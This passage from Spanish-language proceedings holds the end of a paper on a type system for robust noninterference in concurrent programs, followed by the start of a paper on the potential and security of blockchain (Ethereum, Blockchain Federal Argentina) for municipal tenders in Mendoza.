Como la variable $x_{(L,T)}$ es trusted el atacante no puede manipular si se desclasifica o no la informacion en $z_{(H,T)}$. Además, al ser $z_{(H,T)}$ trusted el atacante no puede modificar su contenido, por lo tanto no puede alterar la información que se libera.

4. No Interferencia Robusta

En esta sección se propone un nuevo sistema de tipos para programas concurrentes que permite una mayor expresividad que la correspondiente al sistema de tipos presentado en la sección 2. Ello se logra conjugando las ideas de los dos sistemas de tipos presentados en secciones anteriores. Este sistema de tipos garantiza una propiedad que denominamos *no interferencia robusta*.

La propuesta consiste en permitir ciclos con condiciones cuyo nivel de seguridad pueda ser confidencial. Pero, estas condiciones deberán tener un nivel de integridad confiable (trusted). Esto permite garantizar que la información que se filtra en un ciclo (con guarda confidencial) no fue manipulada por el atacante (observador). Es decir, el atacante no puede manipular el tiempo de ejecución (modificando la información confidencial de la condición de un ciclo) para influir en la información que se libera, ni cuando se libera. Con el cumplimiento de la propiedad de no interferencia robusta

$$\frac{}{\Gamma \vdash val : l} \ (\mathbf{10}) \qquad \frac{\Gamma(v) = l}{\Gamma \vdash v : l} \ (\mathbf{11})$$

$$\frac{\Gamma \vdash e : l \quad \Gamma \vdash e' : l}{\Gamma \vdash e \ \textbf{op} \ e' : l} \ (\mathbf{12}) \qquad \frac{}{\Gamma, pc \vdash \textbf{skip}} \ (\mathbf{13})$$

$$\frac{\Gamma \vdash e : l \quad l \sqsubseteq l'}{\Gamma \vdash e : l'} \ (\mathbf{14}) \qquad \frac{\Gamma \vdash e : l \quad l \sqcup pc \sqsubseteq \Gamma(v)}{\Gamma, pc \vdash v := e} \ (\mathbf{15})$$

$$\frac{\Gamma, pc \vdash c_1 \quad \Gamma, pc \vdash c_2}{\Gamma, pc \vdash c_1; c_2} (\mathbf{16}) \qquad \frac{\Gamma \vdash e : l \quad \Gamma, l \sqcup pc \vdash c_1 \quad \Gamma, l \sqcup pc \vdash c_2}{\Gamma, pc \vdash \textbf{if } e \textbf{ then } c_1 \textbf{ else } c_2} (\mathbf{17})$$

$$\frac{\Gamma, pc \vdash c \quad pc' \sqsubseteq pc}{\Gamma, pc' \vdash c} \ (\mathbf{19}) \qquad \frac{\Gamma \vdash e : l \quad \Gamma, l \sqcup pc \vdash c \quad pc, l \in T_i}{\Gamma, pc \vdash \textbf{while } e \textbf{ do } c} \quad (\mathbf{20})$$

Figura 4: Sistema de tipos para no interferencia robusta

se puede asegurar que, independientemente del tipo de ataque lanzado en contra de un sistema concurrente, se libera solamente la información deseada.

4.0.3. Lenguaje y el Sistema de Tipos

En esta sección se considera el lenguaje de la sección 2.2 y el retículo de seguridad de la Figura 2 anteriormente descriptos. El sistema de tipos propuesto para garantizar *no interferencia robusta* se presenta en la Figura 4. Donde Γ es el entorno de seguridad donde se ejecuta la expresión o comando (es una asignación de niveles de seguridad para las variables que intervienen en el programa), pc es el nivel de seguridad de la información en cierto punto de la ejecución del programa, la expresión $\Gamma \vdash e : l$ significa que la expresión e tiene tipo l en el entorno de seguridad Γ y el nivel de seguridad pc, el comando $\Gamma, pc \vdash c$ significa que el comando c está bien tipado bajo Γ y pc.

Solo cabe resaltar que solo se modifica la regla de la instrucción *while* (regla **(20)**). Esta regla exige que el pc y la expresión tengan nivel de integridad *trusted* ($pc, l \in T_i$). Se debe notar que no se hace ninguna referencia al nivel de confidencialidad). Esta regla en conjunción con las restantes aseguran que todo lo que se ejecuta dentro de los ciclos tenga el mismo nivel de integridad (*trusted*). Es decir, la ejecución de los ciclos no

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

dependerá del atacante (de información no confiable), con lo cual, el atacante no podrá forzar la ejecución del programa para inferir más información que la permitida.

Cualquier programa que cumpla con estas reglas de tipado, que imponen condiciones sobre los niveles de seguridad, va a satisfacer la propiedad de no interferencia robusta. La prueba de corrección que justifica esta afirmación no se presenta en el presente trabajo por cuastiones de espacio.

4.0.4. Ejemplo

Supongamos que tenemos un Γ donde $pc = LT$, $z = HT$, $x = HT$ e $y = LT$, y el siguiente ejemplo:

```
x := 1;
x := y + 1 + z * 2;
if (x + z) > y then
    z := x
else
    z := y;
while z = 0 do
    x := y
```

Comenzamos a generar las restricciones para ver si encontramos una solución para estas inecuaciones. El sistema de tipos toma la primer sentencia, es decir, la siguiente asignación. Aplicando el sistema de tipos a la asignación, la regla **(15)** nos indica que $\Gamma, pc_1 \vdash x := 1$; tomamos la expresión de la derecha (en este caso 1). La regla **(10)** nos dice que val tiene un nivel de seguridad l (cualquier nivel de seguridad). Entonces la expresión tiene un nivel de seguridad l_1 (es decir, en lugar de darle un nivel exacto, le asocia una variable que luego se definirá). Por lo tanto, $\Gamma \vdash 1 : l1$, lo cual quiere decir que el nivel de seguridad de la ecuación es l_1, que podría ser reemplazado por el menor nivel de seguridad del retículo de seguridad, que en nuestro caso es LT.
Continuando, para que la asignación esté bien tipada, tiene que cumplirse lo siguiente: $\Gamma \vdash 1 : l_1$, $l_1 \sqcup pc_1 \sqsubseteq \Gamma(x)$. La asignación estará bien tipada si logramos encontrar un valor l_1 tal que se cumpla que $l_1 \sqcup pc_1 \sqsubseteq \Gamma(x)$. Reemplazando los valores de Γ tenemos que $LT \sqcup LT \sqsubseteq HT$, por lo tanto se cumple la inecuación.

Continuando por la segunda sentencia. Según la regla **(12)**, las expresiones deben tener el mismo nivel de seguridad. Tenemos que $\Gamma(y) = LT, 1 : l_2, \Gamma(z) = HT$ y $2 : l_3$ (nuevamente l_2 y l_3 podrían tomar directamente valores LT). Tenemos que $\Gamma(y) + l_2 + \Gamma(z) * l_3 : l_4$, continuando $LT + LT + HT * LT : l_4$, utilizando la regla **(14)** obtenemos que la expresión $y + 1 + z * 2 : HT$. Como vimos anteriormente, para que una asignación esté bien tipada, se tiene que cumplir que $\Gamma \vdash y+1+z*2 : HT$ y $HT \sqcup pc_1 \sqsubseteq \Gamma(x)$, tenemos que $\Gamma(x) = HT$, por lo tanto se cumple que $HT \sqcup HT \sqsubseteq HT$.

Tomamos ahora el `if`. Primero observemos el nivel de seguridad de la expresión, se presenta una operación por lo tanto se tiene lo siguiente $\Gamma \vdash x + z > y : l_5$, aplicando la regla **(14)** obtenemos que la expresión tiene nivel HT. Ahora debe analizarse si las ramas del `if` están bien tipadas, pero teniendo en cuenta que nuestro pc es ahora el nivel de seguridad de la expresión supremo el pc corriente, $HT \sqcup pc_1$, es decir HT.
Continuemos, tenemos que $\Gamma, HT \vdash z := x$ y $\Gamma, HT \vdash z := y$, tomando la primer rama y por la regla **(15)** tenemos que $z := x$ está bien tipado, porque cumple que $\Gamma \vdash \Gamma(x) : HT$ y $HT \sqcup HT \sqsubseteq \Gamma(z)$, esto se cumple por ser $\Gamma(z) = HT$.
Tomando la segunda rama, por las reglas **(15)** y **(14)** tenemos que $z := y$ está bien tipado por cumplir con $\Gamma \vdash \Gamma(y) : LT$ y $LT \sqcup HT \sqsubseteq \Gamma(z)$, esto se cumple por ser $\Gamma(z) = HT$.

Tomemos ahora el while. El pc vuelve a ser LT, como antes de entrar al `if`, ahora veamos el nivel de seguridad de la expresión, como hay una operación tenemos lo siguiente $\Gamma \vdash z = 0 : l_6$, teniendo en cuenta que las constantes tienen nivel LT y aplicando la regla **(14)** tenemos que la expresión tiene nivel HT, además se cumple que tanto el pc como la expresión tienen nivel T (es decir, se cumple la condición $pc, l \in T_i$ de la regla **(20)**). Ahora hay que verificar que el cuerpo del `while` esté bien tipado, teniendo en cuenta que el nivel del pc es ahora HT; al tener solo la sentencia $x := y$, está bien tipado si cumple que $\Gamma, HT \vdash \Gamma(y) : LT$ y $LT \sqcup HT \sqsubseteq \Gamma(x)$, y esto se cumple porque $\Gamma(x) : HT$, por consiguiente la expresión está bien tipada, y al no haber más nada que evaluar significa que el programa en cuestión está bien tipado.

Cabe aclarar que de manera similar se podría probar el ejemplo presentado en la sección 2.3.

5. Conclusiones y Trabajos Futuros

En este trabajo se propone una nueva propiedad para definir flujo seguro de la información en programas concurrentes, la que se denominó *"no interferencia robusta"*. Esta propiedad es menos restrictiva que la propiedad propuesta por por Smith y Volpano [4]. Se desa-

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

rrolló un sistemas de tipos que permite garantizar esta propiedad para programas concurrentes multi-thread que se comunican a través de una memoria compartida, garantizando la propiedad de confidencialidad en programas concurrentes.

Se construyó un *type checker* para el sistema de tipos propuesto. Este *type checker* permite verificar si un programa garantiza la confidencialidad en programas concurrentes.

El sistema de tipos aquí presentado es un primer paso a la obtención de una herramienta que permita la ejecución segura de aplicaciones. Por este motivo es necesario expandir la herramienta (y el sistema de tipos) para que pueda ser usada en un lenguaje real. Por ejemplo, se debe extender el análisis para permitir el manejo de excepciones y la creación dinámica de objetos. Además, con el fin de estudiar el alcance y la efectividad de la herramienta es necesario realizar experimentaciones con aplicaciones reales.

Por último, se pretende establecer y demostrar formalmente con un asistente de pruebas, como por ejemplo Coq, que el sistema de tipos propuesto garantiza no interferencia robusta.

Referencias

[1] D. E. Denning: A Lattice Model of Secure Information Flow. Comunication of the ACM, Mayo 1976.

[2] J. A. Goguen y J. Meseguer: Security Policies and Security Models. Proceedings of the 1982 IEEE Symp. on Security and Privacy, 1982.

[3] A. C. Myers, A. Sabelfeld y S. Zdancewic: Enforcing Robust Declassification and Qualified Robustness. Journal of Computer Security, 2006.

[4] G. Smith y D. Volpano: Secure Information Flow in a Multi-threaded Imperative Language. Proc. 25th ACM Symposium on Principles of Programming Languages, San Diego, California, Enero 1998.

[5] D. Volpano, G. Smith y C. Irvine: A Sound Type System for Secure Flow Analysis. Journal of Computer Security, Diciembre 1996.

ISSN: 2347-0372 - ISBN 978-987-4417-73-2 ©

Potencialidad y seguridad de Blockchain para licitaciones municipales

Alejandro Vazquez[1], Renzo Ontivero[1], Nilo Gómez[1], Joel Patrizio[1], Nicolás Carrizo[1], Martín Santos[2]
Universidad del Aconcagua, Facultad de Ciencias Sociales y Administrativas,
[1]Licenciatura en Informática y Desarrollo de Software, [2]Ultima milla, área de investigación.
avazquezitech@yahoo.com.ar, renn.carp@gmail.com, gomez.nilo@gmail.com, jdpatrizio@gmail.com, nicolascarrizo6@gmail.com, martin@ultimamilla.com.ar

Resumen

Este artículo presenta los temas, conceptos, aspectos y particularidades investigados a los efectos de poder aplicar la tecnología blockchain a un caso real y solucionar sus inconvenientes y atender sus requerimientos. Uno de los aspectos fundamentales para ser aplicados al proceso licitatorio en una municipalidad de la provincia de Mendoza es que esta tecnología sea capaz de contener el historial de todas las transacciones anteriores, que constituya en sí misma una fuente de evidencia para establecer quién posee qué en cada momento. Además, que puede lograrse un ecosistema seguro que permita, en forma digital, encriptada e inmodificable, realizar y mantener inviolables las ofertas de los oferentes, en cada licitación. Para ello es muy importante conocer las limitaciones de blockchain y de qué forma puede funcionar tecnológicamente en el contexto de seguridad, certificaciones y autorizaciones en Argentina, considerando la plataforma multiservicios abierta y participativa pensada para integrar servicios y aplicaciones sobre blockchain, basada en la tecnología Ethereum, una de las blockchains públicas más difundidas a nivel internacional.

1. Introducción

La tecnología blockchain está en auge desde el gran aumento de popularidad e importancia económica de la criptomoneda bitcoin, con millones de usuarios y con más de veinte millones de bitcoins en circulación electrónica lo que constituye el mayor activo de moneda digital. A medida que fue aumentando la credibilidad de esta tecnología, surgieron nuevas plataformas para el desarrollo de soluciones a problemas más complejos. Fue así que nació Ethereum [1], una plataforma de blockchain, diseñada para la creación y ejecución de contratos inteligentes y aplicaciones descentralizadas.

Al igual que con cualquier otra forma de dinero, el dinero electrónico debe garantizar que cambie de manos sin riesgo de ser desviado o de que el mismo individuo lo gaste dos veces. Los sistemas de pago tradicionales resuelven ambos problemas recurriendo a entidades centralizadas y fiables, como bancos, compañías de tarjetas de crédito o cámaras de compensación. En contraste, el blockchain permite el intercambio entre iguales y sin intermediarios (persona-a-persona, peer-to-peer o P2P). Esto es posible gracias a que la blockchain es capaz de contener el historial de todas las transacciones anteriores, por lo que constituye por sí misma una fuente de evidencia para establecer quién posee qué en cada momento.

De esta forma, el blockchain se instaló en el mercado como un ecosistema seguro que permite, en forma digital, encriptada e inmodificable, realizar operaciones financieras, gestionar dispositivos de IoT, contratos inteligentes, codificar y transferir información y resguardar datos, Figura 1. Ciclo de vida transaccional en blockchain.




Figura 1. Ciclo de vida transaccional en blockchain.

El conjunto del sistema está protegido contra alteraciones y revisiones mediante la duplicación de la cadena en múltiples nodos. El problema criptográfico, mencionado anteriormente, se refiere al encabezamiento de cada bloque que contiene un código o hash producido por una función criptográfica más algunos otros datos específicos del bloque (por ejemplo, cada bloque contiene una marca de tiempo y un enlace a un bloque anterior).

El hash (o algoritmo hash) es un proceso por el cual una pieza de datos (puede ser cualquier cosa; un texto, una imagen, una lista de transacciones) se procesa en otra pequeña pieza de datos (normalmente 32 bytes) que luce diferente y completamente aleatoria.

Los hashes se utilizan generalmente como una manera de crear un identificador acordado en toda la plataforma para un documento en particular que no puede ser falsificado. Es de vital importancia que computacionalmente sea inviable encontrar dos documentos que tengan el mismo hash.

Generalmente, cambiar incluso una letra en un documento puede aleatorizar completamente el hash.

Por ejemplo, el hash SHA3 de «vaca» podría ser c38bbc8e93c09c09f6ed3fe39b5135da91ad1a99d397d397ef16948606cdcbd14929f9d, mientras que el hash SHA3 de "baca" podría ser b4013c0eed56d5a0b448b02ec1d10dd18c1b3832068fbbdc65b98fa9b14b6dbf.
Resulta algo totalmente diferente para un cambio tan sencillo [6].

El encabezado es fácil de producir sobre la base de la información en la cadena. Por lo tanto, si los contenidos de la cadena se modificaran, el cambio causaría una discrepancia fácilmente observable, y el último bloque sería rechazado, atendiendo a lo que se observa en la Figura 2. Funcionamiento de los hashes en los bloques.




Figura 2. Funcionamiento de los hashes en los bloques.

2. Metodología

Para poder analizar la potencialidad de blockchain es muy importante conocer sus limitaciones [5]:

2.1 Escalabilidad

La escalabilidad limita la aceptación de la tecnología debido a que va en conjunto con la adaptabilidad de blockchains para sistemas de gran tamaño en cuanto al manejo de datos. Se está tratando de realizar mejoras a nivel de protocolo, ya sea aumentando el tamaño de los bloques o haciendo procesamiento fuera de la cadena. El tamaño del bloque en bitcoin está codificado en 1 MB, pero si se aumenta el tamaño del bloque, puede contener más transacciones y puede dar como resultado un tiempo de confirmación más rápido. En Ethereum existe un método diferente para calcular el costo de las transacciones. Esto depende directamente de la complejidad computacional de la transacción y las necesidades de almacenamiento. Este costo computacional se llama "Gas". Las transacciones requieren un determinado número de Gas para procesarlas, el cual es variable ('*Gas used*'). En cada bloque existe el otro dato llamado 'Gas Limit' que indica el límite de Gas para ser verificado. La cantidad de transacciones incluidas en un bloque dependerá directamente de ambos datos, siempre y cuando el total de Gas requerido por las transacciones nunca supere el límite de Gas del bloque [6]. Por lo tanto, en Ethereum el tamaño del bloque no está limitado por el hardcoding; está controlado por el límite de

gas. En teoría, no hay límite en el tamaño de un bloque en Ethereum porque depende de la cantidad de gas, que puede aumentar con el tiempo. Esto es posible porque los mineros pueden aumentar el límite de gas para los bloques subsiguientes si se ha alcanzado el límite en el bloque anterior.

El tiempo entre bloques puede reducirse para lograr una finalización más rápida de los bloques, pero puede dar lugar a una menor seguridad debido al mayor número de horquillas (bifurcaciones). Ethereum ha logrado un tiempo de bloqueo de aproximadamente 14 segundos y, a veces, puede aumentar. Esta es una mejora significativa de la cadena de bloques bitcoin, que tarda 10 minutos en generar un nuevo bloque.

Otro enfoque para abordar las limitaciones en blockchains ha sido recientemente propuesto por Miller, A. et al (2017) [7] sobre el escalado de bloques descentralizados. Se muestra que una cadena de bloques se puede dividir en varias capas abstractas llamadas planos. Cada uno es responsable de realizar funciones específicas. Estos incluyen el plano de red, el plano de consenso, el plano de almacenamiento, el plano de vista y el plano lateral. Esta abstracción permite abordar cuellos de botella y limitaciones en cada plano individualmente y de forma estructurada.

2.2 Seguridad

La seguridad, aún cuando las cadenas de bloques generalmente son seguras y hacen uso de criptografía asimétrica y simétrica como se requiere en toda la red de blockchain, todavía hay algunas advertencias que pueden comprometer la seguridad de la cadena de bloques. Hay algunos ejemplos de maleabilidad, ésta sólo en el caso de transacciones no confirmadas que es lo contrario a como trabajan las aplicaciones normales de transacciones, ataques de eclipse y posibilidad de doble gasto en bitcoin, en ciertos escenarios.

Los ataques eclipse consisten en el proceso por el cual el atacante “eclipsa” la red Peer-to-Peer de la criptomoneda con una red maliciosa y se queda con el control absoluto de todos aquellos usuarios que estén conectados a la misma red de blockchain, logrando enviar el dinero de la transacción que el usuario este realizando a otra billetera virtual. Los ataques de eclipse de información en bitcoin pueden provocar un doble gasto. La idea detrás de los ataques eclipse es que el nodo bitcoin se engaña para que se conecte solo con las direcciones IP del nodo atacante. Esto abre la posibilidad de un ataque del 51% por parte del atacante. Esto se ha abordado en cierta medida en el cliente de bitcoin v0.10.1.

2.2.1 Seguridad en Contratos Inteligentes

Para promover la seguridad en los contratos inteligentes se está investigando la verificación formal.

La verificación formal es un proceso de verificación de un programa de computadora para garantizar que satisfaga ciertas declaraciones formales. Este es ahora un concepto nuevo y hay varias herramientas disponibles para otros idiomas que logran esto; por ejemplo, Frama-C está disponible para analizar programas C. La idea clave detrás de la verificación formal es convertir el programa de origen en un conjunto de declaraciones que sea comprensible para los evaluadores automáticos. Para este propósito, Why3 se usa comúnmente, y un verificador formal de solidez también hace uso de eso. Un verificador experimental pero operativo ya está disponible en la solidez del navegador.

La seguridad de los contratos inteligentes es de suma importancia ahora, y muchas otras iniciativas también se han tomado con el fin de idear métodos que puedan analizar los programas de solidez y encontrar errores. Un ejemplo reciente es Oyente, que es una herramienta construida por investigadores y se ha presentado en su documento Making Smart Contracts Smarter. Varios errores de seguridad en contratos inteligentes se han descubierto. Estos incluyen la dependencia de pedidos de transacciones, la dependencia de marcas de tiempo, excepciones mal manejadas como la explotación del límite de profundidad de la pila de llamadas y la vulnerabilidad de reingreso. Esta debilidad es un tipo de condición de carrera. También se denomina carga frontal y es posible debido a que se puede manipular el orden de las transacciones dentro de un bloque. Como todas las transacciones aparecen por primera vez en el grupo de memoria, las transacciones allí se pueden supervisar antes de que se incluyan en el bloque. Esto permite que una

transacción se envíe antes de otra transacción, lo que lleva a controlar el comportamiento de un contrato inteligente.

Entre otros errores hallados en contratos inteligentes se encuentran:

- Errores de dependencia de marca de tiempo.
- Envío de fondos a otros contratos.
- Desbordamiento de enteros.

3. Ethereum

Vitalik Buterin uno de los primeros contribuyentes al código base de Bitcoin se encuentra entre una creciente lista de desarrolladores que sentían que Bitcoin aún no había llegado a ese punto, cuando se trataba de aprovechar todas las capacidades de la tecnología blockchain.

Preocupado por las limitaciones de Bitcoin, Buterin comenzó a trabajar en lo que él pensaba que sería una blockchain maleable que puede realizar varias funciones además de ser una red punto a punto. Ethereum [1] nació como una nueva Blockchain pública en 2013 con funcionalidades adicionales en comparación con Bitcoin, un desarrollo que ha resultado ser un momento crucial en la historia de blockchain.

Lanzada oficialmente en 2015, Ethereum blockchain ha evolucionado hasta convertirse en una de las aplicaciones más grandes de la tecnología de blockchain, dada su capacidad para respaldar los contratos inteligentes utilizados para realizar diversas funciones. La plataforma de blockchain de Ethereum también ha logrado reunir una comunidad activa de desarrolladores que la han visto convertirse en un verdadero ecosistema.

Ethereum blockchain procesa la mayor cantidad de transacciones diarias gracias a su capacidad para soportar contratos inteligentes y aplicaciones descentralizadas. Su capitalización de mercado también se ha incrementado significativamente en el espacio de las criptomoneda. [1]

4. Blockchain permisionada y no permisionada

Las redes permisionadas o de consorcio como Hyperledger, reducen el riesgo de sufrir un ataque, dejando unirse a la red solo a participantes conocidos, que deben ser aprobados por el resto de participantes. Este tipo de blockchain provee una manera de asegurar las interacciones entre un grupo de entidades que tienen un objetivo en común, pero que no confían plenamente uno al otro. Si los participantes de una blockchain permisionada descubren que uno de los participantes está actuando malintencionadamente siempre pueden denegar el acceso por medio de un consenso del resto de participantes.

Hyperledger está pensado para redes blockchain con un reducido número de participantes conocidos lo que le permite usar algoritmos de consenso mucho más eficientes que los algoritmos en redes públicas alcanzando un rendimiento mucho mayor que los alcanzados en Bitcoin o Ethereum por ejemplo.

Al confiar en las identidades de los participantes, una red permisionada puede utilizar protocolos de consenso que no requieren minería costosa, como CFT (Crash Fault Tolerant) o BFT (Byzantine Fault Tolerant).

Adicionalmente, en este contexto permisionado, el riesgo de que un participante intencionalmente introduzca código malicioso a través de un contrato inteligente es reducido. Primero, los participantes se conocen entre sí, y conocen todas sus acciones, ya que éstas quedan almacenadas en la blockchain. En lugar de ser completamente anónimo, el actor malintencionado puede ser fácilmente identificado, así también como sus acciones.

En consecuencia, las redes no permisionadas son aquellas que permiten la inclusión de todos los participantes que deseen operar en la red. [2]

5. Blockchain públicas y blockchain privadas

En blockchains públicas cualquiera puede unirse a la red anónimamente, incluyendo actores malintencionados. Las redes públicas resuelven este problema a través de incentivos económicos por actuar en favor de la red (o penalizaciones por actuar en contra). Si un nodo minero actúa en favor de la red puede conseguir el “premio” por generar un nuevo bloque de la cadena, pero si por el contrario actúa malintencionadamente y es descubierto, recibirá penalizaciones en forma de gasto en energía (Proof of Work o PoW) o pérdida de la participación aportada (Proof of Stake o PoS). En el caso de Blockchain empresariales, puede no tener sentido (o no ser necesario) esta forma de incentivos o la existencia de una criptomoneda o token.

Por el contrario, las blockchains privadas, solamente aceptan los nodos que provengan de una organización específica son habilitados para unirse al proceso de consenso. Una blockchain privada se considera una red centralizada, ya que está totalmente controlada por una única organización. Por ejemplo: Blockstack, Monax, Multichain. [2]

6. Blockchain Federal Argentina (BFA)

Blockchain Federal Argentina es una plataforma multiservicios abierta y participativa pensada para integrar servicios y aplicaciones sobre blockchain. Está basada en la tecnología Ethereum, una de las blockchains públicas más difundidas a nivel internacional. [3]

Es una iniciativa confiable y completamente auditable que permita optimizar procesos y funcione como herramienta de empoderamiento para toda la comunidad.

Fue concebida dentro de un espacio de trabajo colaborativo, y apunta a reproducir ese patrón como columna vertebral de la plataforma.

Diseñada para potenciarse a través de los aportes de sectores públicos, privados, académicos y de la sociedad civil.

Siguiendo el modelo de múltiples partes interesadas, BFA mantiene un modelo de gobernanza que asegura la representación de todos los sectores en la toma de decisiones. Pero al ser una plataforma pública, su uso no estará restringido a las organizaciones que participen del consorcio. Toda la comunidad tiene las puertas abiertas para participar en BFA.

Individuos, organismos, instituciones o empresas de cualquier sector interesados en desplegar aplicaciones y servicios aprovechando todas las características de la plataforma, o simplemente contribuir al primer desarrollo de esta índole en el país, pueden sumarse a la iniciativa y comenzar a participar.

En BFA el almacenamiento de información es off-chain, esto quiere decir que la plataforma no funciona como una nube para almacenar archivos, sino que cada servicio desplegado es responsable de los mismos. En el registro de BFA sólo se almacenan los digestos criptográficos (los hash) de esos archivos, lo que basta para garantizar que los mismos no han sido modificados.

BFA trabaja constantemente para estar preparada frente a todo tipo de riesgos y/o ataques y por ello ha desarrollado toda una serie de políticas tales como:

- Mantener un core mínimo de 23 nodos selladores (únicos que pueden agregar bloques a la cadena) distribuidos geográficamente.
- Tener preparados nodos selladores de contingencia.
- Sostener una red de nodos Gateway que impide el acceso directo al core.
- Un NOC (Network Operation Center) distribuido en el que varias instituciones van a estar monitoreando el desempeño de la red y emitiendo alarmas ante problemas.
- Constituir un comité técnico de expertos que asesora constantemente a la organización.
- Analizar permanentemente casos de uso e implementaciones de terceros en la red a través de un Grupo de Trabajo.

6.1 Modelo

Blockchain Federal Argentina está diseñada específicamente para no poseer criptomoneda asociada. El incentivo para participar en BFA es favorecer el desarrollo de servicios e iniciativas basadas en la innovación tecnológica y en un trabajo horizontal entre diversos actores.

Al no depender del minado de criptomonedas y del esfuerzo por obtener una recompensa, no se hace necesario contar con gran cantidad de computadoras a disposición de la resolución de algoritmos complejos, con el gasto de energía que eso conlleva.

Todo esto se traduce en una blockchain que funciona de forma permisionada bajo un consenso basado en Prueba de Autoridad, como se observa en la Figura 3. Protocolo Consenso Prueba de Autoridad.




Figura 3. Protocolo Consenso Prueba de Autoridad.

La red se estructura en base a un conjunto confiable, una determinada cantidad de nodos selladores a partir del consenso de las partes que integran BFA y respaldados por la infraestructura de las instituciones, empresas u organismos responsables de cada uno de ellos. Así, el procesamiento no se basa en un conjunto de mineros anónimos compitiendo por la creación de un bloque, sino en la cooperación entre aquellos que representan a distintos sectores.

En BFA no se almacenan documentos o archivos dentro de la blockchain, solo se guardan los hashes de esos documentos.

Los usuarios, los servicios, son responsables de resguardarlos de la manera que consideren más adecuada, pero al tener los digestos criptográficos sellados en la blockchain encuentran la forma de demostrar que esos documentos no fueron modificados luego de que ese hash se obtuvo.

6.2 Infraestructura

La utilización de la Blockchain Federal Argentina es pública. Las organizaciones que deseen desarrollar servicios y/o aplicaciones sobre la blockchain sólo deberán aceptar un acuerdo de utilización y buenas prácticas, pero no estarán obligados a desplegar nodos selladores.

BFA se encarga de la infraestructura mientras que los usuarios desarrollan las aplicaciones.

La red está integrada por distintos tipos de nodos:

- Los nodos selladores (o sealers) conforman la estructura central de la red confiable de BFA ya que son los únicos que pueden sellar (agregar) bloques a la cadena. Todos ellos están desplegados por miembros del consorcio.
- Los selladores están conectados solamente entre sí, y a los nodos tipo Gateway, que actúan como buffer entre ellos y el resto de la red.
- Los nodos transaccionales (transaction nodes) son aquellos que pueden enviar transacciones, para que luego sean procesadas por los nodos selladores. Usualmente son ejecutados por operadores de servicios que utilizan la blockchain (los que implementan aplicaciones).
- Existen también nodos verificadores (read-only), que pueden "ver" la blockchain, pero no pueden generar ni sellar transacciones. Cualquier usuario puede correr este tipo de nodos, sin necesidad de autorización de BFA.

7. Caso de uso de BFA: Sello de Tiempo

Existen modos de certificar contenidos a través de *blockchain*. Estos mecanismos permiten generar una "prueba de existencia", algo así como un sello digital que demuestra que un mensaje existía antes de una fecha y hora determinada. BFA ofrece su propio servicio de servicio de TSA (Time Stamping Authority), que permite demostrar o evidenciar que un determinado archivo digital se ha mantenido inalterado en el tiempo a partir de una determinada fecha, como puede observarse en la Figura 4. Sello de Tiempo.




Figura 4. Sello de Tiempo.

Sello de Tiempo, es un servicio desplegado sobre BFA que permite demostrar digitalmente que el contenido de cualquier documento existió en un momento y que desde entonces no ha cambiado. [4]

El smart contract (contrato inteligente) que provee la funcionalidad al servicio Sello de Tiempo, posee dos funciones principales.

La primera funcionalidad permite almacenar en la cadena de bloques el hash de un archivo asociado a un registro temporal en un instante de tiempo, y como resultado devolver un comprobante de la operación. La segunda funcionalidad es poder recuperar el hash del archivo, a partir del comprobante.

El uso combinado de estas dos funciones, permiten demostrar que el contenido de un archivo, es válido y no se ha modificado desde el instante de tiempo en el cual se insertó en la blockchain. Si tal archivo, se modifica, otorgaría un hash distinto al inicial, el cual no coincidiría con el comprobante entregado en la operación inicial. Dado este escenario, se asume que el archivo fue modificado.

8. Transparencia en las Licitaciones municipales con Blockchain

A partir de la plataforma BFA, es que se ha podido incorporar la tecnología blockchain a algunos de los procesos de las municipalidades de la provincia de Mendoza, que permiten brindar transparencia en su ejecución.

